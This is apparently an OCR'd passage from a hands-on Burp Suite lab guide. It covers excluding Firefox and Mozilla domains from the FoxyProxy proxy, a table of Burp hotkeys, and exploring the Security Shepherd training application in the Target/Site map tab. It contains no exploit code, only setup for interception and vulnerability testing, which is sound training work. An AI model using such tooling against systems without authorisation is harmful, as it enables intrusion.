
2. To disable capturing of unnecessary browser traffic, analyze the traffic in the "Site map" and identify URL patterns that need to be excluded. In the current scenario, we observe that most of the noise is originating from following two domains:
    - `firefox.com`
    - `mozilla.com`
3. In your Firefox browser, click on "FoxyProxy" icon and select "**Options**"

4. Choose the recently created proxy (named as, "localhost-8080") and click on "**Patterns**" button.




5. In the "Add/Edit Patterns for localhost-8080" window, click on "**New Black**" button, and edit the "Name" and "Pattern" fields as shown below:

   - **1st Black Pattern**:
     - Name: `firefox.com`
     - Pattern: `*.firefox.com`
   - **2nd Black Pattern**:
     - Name: `mozilla.com`
     - Pattern: `*.mozilla.com`




6. Delete the other (default) patterns listed under "Black Patterns". The final screen should look similar to:




7. Click on "Save" button and select the option "**Use Enabled Proxies By Patterns and Priority**".

8. Also, disable following browser configurations by accessing `about:config` in the address bar of your Firefox browser.
    - `browser.urlbar.autoFill.typed`




- `network.captive-portal-service.enabled`



Setup Hotkeys

1. In Burp, go to "User Options" > "Misc" tab.
2. Under "Hotkeys" section, click on the "Edit hotkeys" button.
3. Set shortcuts for triggereing actions in Burp.
4. Example:



Action	Hotkey
Send to Repeater	Ctrl+R
Send to Intruder	Ctrl+I
Send to Spider	
Do an active scan	
Do a passive scan	
Send to Comparer	Ctrl+Alt+C
Send request to Comparer	Ctrl+Alt+1
Send response to Comparer	Ctrl+Alt+2
Send to Decoder	Ctrl+E
Send to Sequencer	Ctrl+Q
Find references	Ctrl+3
Add to scope	
Remove from scope	
Discover content	Ctrl+4
Schedule task	
Generate CSRF PoC	
Copy URL	Ctrl+5
Copy as curl command	
Copy links	
Delete item(s)	
Save item(s)	
Save history	
Add to site map	
Show response in browser	Ctrl+6
Request in browser (original session)	Ctrl+7
Request in browser (current session)	Ctrl+8
Add comment	Ctrl+2
Add highlight	Ctrl+1
Add Intruder payload position marker	Ctrl+9
Forward intercepted Proxy message	Ctrl+F
Forward intercepted Proxy request and intercept the response	Ctrl+Alt+F
Drop intercepted Proxy message	Ctrl+Shift+Delete
Toggle Proxy interception	Ctrl+T
Issue Repeater request	Ctrl+G
Go back in Repeater history	Ctrl+Shift+G
Go forward in Repeater history	Ctrl+Alt+G
Start Intruder attack	Ctrl+K
Switch to Target	Ctrl+Shift+T
Switch to Proxy	Ctrl+Shift+P
Switch to Spider	

Action	Hotkey
Switch to Proxy	Ctrl+Shift+P
Switch to Spider	
Switch to Scanner	
Switch to Intruder	Ctrl+Shift+I
Switch to Repeater	Ctrl+Shift+R
Switch to Sequencer	Ctrl+Shift+Q
Switch to Decoder	Ctrl+Shift+E
Switch to Comparer	Ctrl+Shift+C
Switch to Project options	Ctrl+Shift+O
Switch to User options	Ctrl+Alt+U
Switch to Alerts tab	Ctrl+Shift+A
Go to previous tab	Ctrl+Minus
Go to next tab	Ctrl+Equals
Editor: Cut	Ctrl+X
Editor: Copy	Ctrl+C
Editor: Paste	Ctrl+V
Editor: Copy to file	
Editor: Paste from file	
Editor: Paste URL as request	
Editor: Undo	Ctrl+Z
Editor: Redo	Ctrl+Y
Editor: Select all	Ctrl+A
Editor: Search	Ctrl+S
Editor: Go to previous search match	Ctrl+Comma
Editor: Go to next search match	Ctrl+Period
Editor: Change request method	Ctrl+M
Editor: Change body encoding	
Editor: URL-decode	Ctrl+Shift+U
Editor: URL-encode key characters	Ctrl+U
Editor: URL-encode all characters	
Editor: URL-encode all characters (Unicode)	
Editor: Toggle URL-encoding as you type	
Editor: HTML-decode	Ctrl+Shift+H
Editor: HTML-encode key characters	Ctrl+H
Editor: HTML-encode all characters	
Editor: HTML-encode all characters (numeric entities)	
Editor: HTML-encode all characters (hex entities)	
Editor: Base64-decode	Ctrl+Shift+B
Editor: Base64-encode	Ctrl+B
Editor: Construct string in JavaScript	


Editor: Base64-encode	Ctrl+B
Editor: Construct string in JavaScript	
Editor: Construct string in Microsoft SQL Server	
Editor: Construct string in Oracle	
Editor: Construct string in MySQL	
Editor: Backspace word	Ctrl+Backspace
Editor: Delete word	Ctrl+Delete
Editor: Delete line	Ctrl+D
Editor: Go to previous word	Ctrl+Left
Editor: Go to previous word (extend selection)	Ctrl+Shift+Left
Editor: Go to next word	Ctrl+Right
Editor: Go to next word (extend selection)	Ctrl+Shift+Right
Editor: Go to previous paragraph	Ctrl+Up
Editor: Go to previous paragraph (extend selection)	Ctrl+Shift+Up
Editor: Go to next paragraph	Ctrl+Down
Editor: Go to next paragraph (extend selection)	Ctrl+Shift+Down
Editor: Go to start of document	Ctrl+Home
Editor: Go to start of document (extend selection)	Ctrl+Shift+Home
Editor: Go to end of document	Ctrl+End
Editor: Go to end of document (extend selection)	Ctrl+Shift+End

Target (15 Minutes)


This tool contains detailed information about your target applications, and lets you drive the process of testing for vulnerabilities.

Site map


1. In Burp, go to "Target" > "Site map" tab, and get familiar with the user interface.



2. Switch to "Target" > "Scope" tab.




3. Switch to "Target" > "Issue definitions" tab.



4. In Firefox, explore the Security Shepherd web application by following links and submitting forms.


5. Observe the site map getting populated with URLs as you explore the target website. In site map, the items that have been manually requested in browser appear in **black**, while other items appear in **gray**.




Scope

1. Select a URL in the "Target" > "Site map" tab.

